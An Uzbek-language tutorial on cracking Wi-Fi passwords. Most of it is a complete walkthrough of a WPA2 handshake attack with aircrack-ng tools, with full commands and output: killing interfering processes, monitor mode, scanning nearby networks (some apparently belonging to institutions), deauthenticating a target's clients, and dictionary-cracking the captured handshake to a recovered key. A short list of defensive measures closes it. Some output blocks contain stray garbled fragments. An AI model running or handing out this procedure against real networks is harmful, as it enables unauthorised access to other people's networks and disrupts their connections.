

Wi-Fi texnologiyasini crack qilish.

Wi-Fi - bu qisqa masofalarga yuqori tezlikda ma'lumotlarni uzatish imkonini beruvchi radio to'lqinlaridan foydalanadigan tarmoq texnologiyasi.


Wi-Fi texnologiyasi yillar davomida rivojlanib bordi bunga sabab bu texnologiyaning foydalanuvchilarga foydalanish uchun qulayligi hisoblanadi. Har bir texnologiya qulay bo'lishi bilan birga ma'lumotlarning xavfsiz uzatilishi ham muhim hisoblanadi. Misol tariqasida ayrim odamlar menga tegishli malumotlar kimga keragi ham bor yoki boshqa bir mazmundagi gaplarni o'ylashadi. Ko'pchilik Wi-Fi parolini boshqa odamlardan nega yashirayotganini mazmunini ham tushunishmaydi, ayrimlari esa Wi-Fi dan malumot yetib kelish tezligiga ta'sir qiladi deb hisoblashadi yoki ayrimlari shunchaki parolni boshqa shaxslarga berishni hohlashmaydi.

Hozirda internet va axborot texnologiyalar asrida yashar ekanmiz. Har bir ma'lumot muhim hisoblanadi, chunki bu muhim ma'lumot orqali bizga yoki bizning tanishimizga zararga ishlashi mumkin.

O'zi aslida Wi-Fi parolini nega boshqa shaxslardan yashirishimiz kerak? Faqatgina Wi-Fi ning ma'lumot uzatish tezligi pasayib ketmasligi uchunmi? Yo'q albatta.

Odatda ko'p hujumlar tashqi tarmoqdan amalga oshiriladi ya'ni hujumchi biz bilan bitta LAN tarmoqda bo'lmasligi yoki bitta Wi-Fi tarmoqdan foydalanmasdan hujumni amalga oshiradi. Lekin hujumchi biz bilan bitta tarmoqda bo'lgan holda hujumni amalga oshirsa ma'lumotlarni qo'lga kiritish imkoniyati ko'proq bo'ladi.

Misol tariqasida "Man in the Middle Attack" ni olsak bu hujum turi o'rtadagi odam hujumi hisoblanadi.



1-rasm. MITM

Bu hujum turida bizning qurilmamiz orqali yuborilayotgan barcha so'rovlar va ma'lumotlar uchinchi shaxs orqali o'tadi. Agar biz foydalanayotgan web site http bo'lsa bemalol barcha yozgan login parol yoki credit karta raqamlarimizni ko'rib turishi mumkin.

Wi-Fi tarmog'imizga begona shaxslar nega ulanmasligi kerakligi bilib oldik, endi buni qanday amalga oshirishimiz mumkinligi haqida to'xtalamiz. Birinchi navbatta hujumni o'zimiz amalga oshiramiz.

WiFi buzish texnikalari

1. **Fishing usuli orqali amalga oshirish:** bu usulda foydalanuvchiga Wi-Fi router sozlamasini amalga oshirishda paydo bo'ladigan web-sahida uchun link jo'natiladi va foydalanuvchi parolni yozadi va bu hujumchiga yetib keladi bu usulda qo'shimcha qurilma ham kerak emas.
2. **Lug'at hujumi:** Hujumchi eng ko'p userlar tomonidan terilgan so'zlar ro'yxatidan foydalangan holda hujumni amalga oshiradi bu usulda ham qo'shimcha qurilma kerak emas.
3. **Handshake Attack:** Hujumchi ulanish vaqtida qurilma va router o'rtasida almashilgan hesh qiymatni ushlaydi, so'ngra bu hesh qiymatning aslini topish

uchun solishtirish usuli orqali haqiqiy parolni topadi. Bunda qo'shimcha monitor mode funksiyasi mavjud bo'lgan Wi-Fi adapter kerak bo'ladi.

4. **Evil twin attack** : Bunda hujumchi qonuniy nomga o'xshash soxta WiFi tarmog'ini yaratadi va foydalanuvchini soxta tarmoqqa ulanishga majbur qiladi va foydalanuvchi soxta oldingi nomdagi Wi-Fi tarmoqqa ulanganda parolni teradi va bu parol hujumchiga yetib boradi. Bu hujum turi boshqalariga qaraganda amalga oshish ehtimoli yuqorisi hisoblanadi. Bu hujumni amalga oshirish uchun ikkita Wi-Fi adapter kerak bo'ladi.

Handshake Attack hujumini amalga oshirilishini ko'rib chiqamiz.

Biz buni Kali Linux OS orqali amalga oshiramiz. Kali ni ishga tushirib olamiz va ishlar ketma-ketligini amalga oshiramiz.

1. **ifconfig**(interfays konfiguratsiyasi) commandasi orqali tizimdagi tarmoq interfacelar konfiguratsiyasini ko'ramiz.

```
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.88.128 netmask 255.255.255.0 broadcast 192.168.88.255
    inet6 fe80::20c:29ff:fe82:3322 prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:82:33:22 txqueuelen 1000 (Ethernet)
    RX packets 58 bytes 4208 (4.1 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 58 bytes 4923 (4.8 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 20 bytes 1116 (1.0 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 20 bytes 1116 (1.0 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

wlan0: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
    ether 5a:f9:97:39:89:31 txqueuelen 1000 (Ethernet)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

2-rasm. ifconfig commandasi.

Bu yerda:

eth0: Ethernet interfaysi.

lo: local tarmoq interfaysi.

wlan0: tizimdagi simsiz tarmoq interfaysi.

2. WiFi interfeysidan foydalanadigan joriy jarayonlarni to'xtatish.

airmon-ng check kill commandasi yoziladi.

```
root@kali:~# airmon-ng check kill
Killing these processes:

PID Name
859 wpa_supplicant
```

3-rasm. Joriy jarayonlarni to'xtatish.

3. Wi-Fi adapterni monitor rejimiga o'tkazamiz chunki bu bizga atrofimizdagi wifi to'lqinlarini ushlashga yordam beradi.

Monitor rejimi ma'lum simsiz tarmoq interfeyslarida mavjud bo'lib, WiFi trafigini yozib olish va tahlil qilish imkonini beradi.

airmon-ng start wlan0 commandasi yoziladi.

```
root@kali:~# airmon-ng start wlan0

PHY      Interface      Driver      Chipset
phy0     wlan0           mt7601u     Ralink Technology, Corp. MT7601U
(mon)
          (mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0)
          (mac80211 station mode vif disabled for [phy0]wlan0)
```

4-rasm. Wifi adapterni monitor rejimiga o'tkazish.

4. Endigi navbatta atrofimizdagi barcha wifi tarmoqlarni ko'rishimiz mumkin.

Buning uchun **airodump-ng wlan0mon** commandasi yoziladi.

```
CH 3 ][ Elapsed: 6 s ][ 2020-02-04 09:13
```

BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
88:B1:E1:41:C6:01	-84	1	0 0	6	195	OPN			JioNet@ABVGIE
88:B1:E1:41:C6:00	-82	2	0 0	6	195	WPA2	CCMP	MGT	JioPrivateNet
88:B1:E1:7F:8F:40	-86	3	0 0	6	195	WPA2	CCMP	MGT	JioPrivateNet
88:B1:E1:41:D5:A0	-88	2	0 0	11	195	WPA2	CCMP	MGT	JioPrivateNet
04:D1:3A:19:63:8F	-1	0	0 0	11	-1				<length: 0>
80:35:C1:13:C1:2C	-33	22	61 1	1	180	WPA2	CCMP	PSK	Quite Hacker
88:B1:E1:31:39:21	-81	6	0 0	1	195	OPN			JioNet@ABVGIE
EE:08:6B:F7:DE:86	-82	5	0 0	13	54e	WPA2	TKIP	PSK	POLYTECHNIC_G
EC:08:6B:D7:DE:86	-83	5	0 0	13	54e	WPA	TKIP	PSK	ABVGIE(POLYTECHNIC WING)
88:B1:E1:41:DC:41	-81	4	0 0	1	195	OPN			JioNet@ABVGIE
88:B1:E1:31:39:20	-83	6	0 0	1	195	WPA2	CCMP	MGT	JioPrivateNet
50:2F:A8:E0:93:83	-84	1	0 0	11	130	WPA2	CCMP	MGT	BSNL-Roamin-WiFi
D0:F8:8C:23:3D:14	-86	6	0 0	11	65	WPA2	CCMP	PSK	hii
50:2F:A8:E0:93:80	-85	0	0 0	11	130	WPA2	CCMP	MGT	BSNL 4G plus
50:2F:A8:E0:93:82	-85	2	0 0	11	130	WPA2	CCMP	MGT	BSNL Broad Fi
88:B1:E1:7F:7B:E0	-86	3	0 0	1	195	WPA2	CCMP	MGT	JioPrivateNet
50:2F:A8:E0:93:81	-87	5	0 0	11	130	OPN			BSNL WiFi
88:B1:E1:41:F0:80	-87	4	0 0	11	195	WPA2	CCMP	MGT	JioPrivateNet
00:11:74:FD:D1:40	-88	3	0 0	11	195	WPA2	CCMP	MGT	JioPrivateNet

BSSID	STATION	PWR	Rate	Lost	Frames	Probe
88:B1:E1:41:C6:01	98:2C:BC:0A:48:A3	-84	0 - 1	0	2	
04:D1:3A:19:63:8F	04:92:26:22:D0:29	-88	0 - 1e	1	2	
(not associated)	06:C8:07:74:6F:77	-82	0 - 1	0	2	
(not associated)	C2:A1:5F:93:8C:94	-58	0 - 5	0	1	
(not associated)	86:3F:2C:59:8C:3B	-88	0 - 1	0	1	
80:35:C1:13:C1:2C	94:E9:79:E1:E2:95	-14	0e- 0e	96	40	

5-rasm. Wifi adapter orqali wifi tarmoqlarni kuzatish.

Bu yerda,

- **airodump-ng** : paketlarni yozib olish uchun.
- **wlan0mon** : interfeys nomi (turli qurilmalarda bu nom boshqacha bo'lishi mumkin)

Aniq ko'zlagan wifi tarmoq topilgach ctrl+c tugmalarni bosiladi va jarayon to'xtatiladi.

5. Aniq bir tarmoqqa ulangan foydalanuvchilarni ko'rish

Buning uchun quyidagi commanda yoziladi:

airodump-ng -c 1 --bssid 80:35:C1:13:C1:2C -w /root wlan0mon

```
mount-shared-
CH 1][ Elapsed: 4 mins ][ 2020-02-04 09:28 ][ WPA handshake: 80:35:C1:13:C1:2C
```

BSSID	PWR	RXQ	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
80:35:C1:13:C1:2C	-33	100	1944	1966 0	1	180	WPA2	CCMP	PSK	Quite Hacker

```
restart-vm-
BSSIDools
```

BSSID	STATION	PWR	Rate	Lost	Frames	Probe
80:35:C1:13:C1:2C	94:E9:79:E1:E2:95	-16	0e- 0e	264	1740	Quite Hacker

6-rasm. Tarmoqdagi foydalanuvchilarni kuzatish.

Bu yerda,

- **airodump-ng** : paketlarni yozib olish uchun
- **-c** : Kanal raqami uchun
- **-bssid** : Simsiz ulanish nuqtasining MAC manzili.
- **-w** : Faylni saqlamoqchi bo'lgan katalog (hesh qiymat fayli).
- **wlan0mon** : interfeys nomi.

6. Maqsadli tarmoqqa ulangan mijozlarni uzish uchun yangi terminal oynasini ochiladi. Bunda quyidagi commanda yoziladi:

aireplay-ng -0 10 -a 80:35:C1:13:C1:2C wlan0mon

```
root@kali:~# aireplay-ng -0 10 -a 80:35:C1:13:C1:2C wlan0mon
09:26:43 Waiting for beacon frame (BSSID: 80:35:C1:13:C1:2C) on channel 1
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
09:26:43 Sending DeAuth (code 7) to broadcast -- BSSID: [80:35:C1:13:C1:2C]
09:26:44 Sending DeAuth (code 7) to broadcast -- BSSID: [80:35:C1:13:C1:2C]
09:26:44 Sending DeAuth (code 7) to broadcast -- BSSID: [80:35:C1:13:C1:2C]
09:26:45 Sending DeAuth (code 7) to broadcast -- BSSID: [80:35:C1:13:C1:2C]
09:26:46 Sending DeAuth (code 7) to broadcast -- BSSID: [80:35:C1:13:C1:2C]
09:26:46 Sending DeAuth (code 7) to broadcast -- BSSID: [80:35:C1:13:C1:2C]
09:26:47 Sending DeAuth (code 7) to broadcast -- BSSID: [80:35:C1:13:C1:2C]
09:26:47 Sending DeAuth (code 7) to broadcast -- BSSID: [80:35:C1:13:C1:2C]
09:26:48 Sending DeAuth (code 7) to broadcast -- BSSID: [80:35:C1:13:C1:2C]
09:26:48 Sending DeAuth (code 7) to broadcast -- BSSID: [80:35:C1:13:C1:2C]
```

7-rasm. Maqsadli tarmoqdan mijozlarni uzish.

- **aireplay-ng** : Paketlarni uzish uchun

- **-0** : autentifikatsiya qilish uchun
- **10** : Yuboriladigan autentifikatsiya paketlari soni
- **-a** : maqsadli tarmoqning **bssid** uchun
- **wlan0mon** : interfeys nomi.

Mijoz maqsadli tarmoqdan uzilganida. U tarmoqqa qayta ulanishga harakat qiladi va ulanayotgan paytda terminalning oldingi oynasida **hesh qiymat** belgilangan file ichiga saqlab olinadi.

```


CH 1][ Elapsed: 15 mins ][ 2020-02-04 09:39 ][ WPA handshake: 80:35:C1:13:C1:2C
BSSID          PWR RXQ Beacons  #Data, #/s CH MB ENC CIPHER AUTH ESSID
80:35:C1:13:C1:2C -35 100 6951 5643 0 1 180 WPA2 CCMP PSK Quite Hacker
BSSID STATION PWR Rate Lost Frames Probe
80:35:C1:13:C1:2C 94:E9:79:E1:E2:95 -16 0e- 0e 0 5309 Quite Hacker

```

8-rasm.Handshake ni qo'lga kiritish jarayoni.

Biz maqsadli WiFi tarmoqning parolini qo'lga kiritdik faqat u hesh qiymat ko'rinishida biz uni solishtirish usuli orqali parolning aslini topamiz.

7. Biz saqlagan file ni ko'ramiz.



9-rasm.hesh qiymatlar saqlangan filelar

Bu yerda **hacking-01.cap** bizga kerak bo'lgan fayl.

8. Bu bosqichda saqlangan hesh qiymatni eng ko'p WiFi egalari tomonidan qo'yilishi mumkin bo'lgan parollar ro'yxati orqali solishtirish orqali mos hesh qiymat topiladi. Bu ro'yxat ochiq holatda internetda mavjud.

Buning uchun quyidagi commanda yoziladi:

aircrack-ng -a2 -b 80:35:C1:13:C1:2C -w /root/passwords.txt /root/hacking-01.cap

```
Aircrack-ng 1.5.2

[00:00:04] 8186/7120748 keys tested (1644.68 k/s)

Time left: 1 hour, 12 minutes, 6 seconds                                0.11%

KEY FOUND! [ liker1 ]

Master Key      : 4C B4 B5 2C 1E 2F 0F BF CC 29 AD 98 68 1F EC BD
                  A6 2F 56 0F 47 70 5D 71 B7 32 00 13 DA 16 17 2E

Transient Key   : 1C 6F 02 15 82 1E F8 D0 65 44 83 F8 57 BE 20 61
                  62 42 63 76 5C 98 A5 B2 01 CB 61 7B 72 76 6C A1
                  D4 BB A3 E3 A4 45 30 37 D7 74 7C 8B B7 38 23 ED
                  B9 89 FC 2C 37 60 65 B9 A9 BE AC D7 48 7C B3 5B

EAPOL HMAC      : 57 9A DE 79 E1 95 6C 94 F4 75 CA B1 67 03 34 85
```

10-rasm. Mos hesh qiymatni aniqlash.

- **aircrack-ng** : 802.11 **WEP** va **WPA-PSK** kalitlarini buzish dasturi
- **-b** : maqsadli tarmoqning BSSID
- **-w** : Parollar ro'yxati faylining joylashuvi
- **/root/hacking-01.cap** : hesh faylining joylashuvi

Biz uchun muhim bo'lgan WiFi tarmoqning paroli topildi bu: **liker1**

Bu usul yordamida WiFi parolini topishda amalga oshmay qolish ehtimoli yuqori chunki biz hujum qilayotgan WiFi egasi bizni ro'yxatimizda yo'q bo'lgan parolni qo'ygan bo'lsa biz uni topa olmaymiz. Eng oxirgi bosqichda ya'ni hesh qiymat orqali solishtirish bosqichida boshqa dasturlar ham mavjud bularga misol qilib **John the Ripper** , **hashcat** dasturlarini aytish mumkin.

Hashcat- dasturining imkoniyati boshqalariga qaraganda ko'proq bunda siz qurilmangizning video kartasi orqali ko'proq va tezroq ro'yxatlarni solishtirishingiz mumkin.

Wi-Fi tarmog'ingiz uchun himoya choralari

1. **Kuchli shifrlash** : eski protokollarning zaifliklaridan qochib, tarmog'ingizni himoya qilish uchun WPA3 yoki WPA2 shifrlashdan foydalaning.
2. **Kuchli parol** : Qo'pol kuch hujumlarining oldini olish uchun harflar, raqamlar va maxsus belgilardan iborat murakkab paroldan foydalaning.
3. **Doimiy yangilanishlar** : So'nggi xavfsizlik tuzatishlaridan foydalanish uchun routingiz yangilanganligiga ishonch hosil qiling.
4. **MAC manzilini filtrlash** : Faqat tasdiqlangan MAC manzillari bo'lgan qurilmalarga tarmoqqa ulanishga ruxsat bering.

Xulosa

Wi-Fi tarmog'ingizni himoya qilish ma'lumotlaringiz va maxfiyligingizni onlayn tahdidlardan himoya qilish uchun juda muhimdir. Umumiy xakerlik usullarini tushunish va kuchli shifrlash va murakkab parollar kabi himoya choralarini qo'llash orqali siz xakerlik xavfini sezilarli darajada kamaytirishingiz mumkin.